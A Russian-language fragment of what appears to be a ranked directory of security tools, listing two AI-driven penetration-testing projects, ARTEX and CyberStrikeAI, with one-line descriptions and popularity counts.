  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    322

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






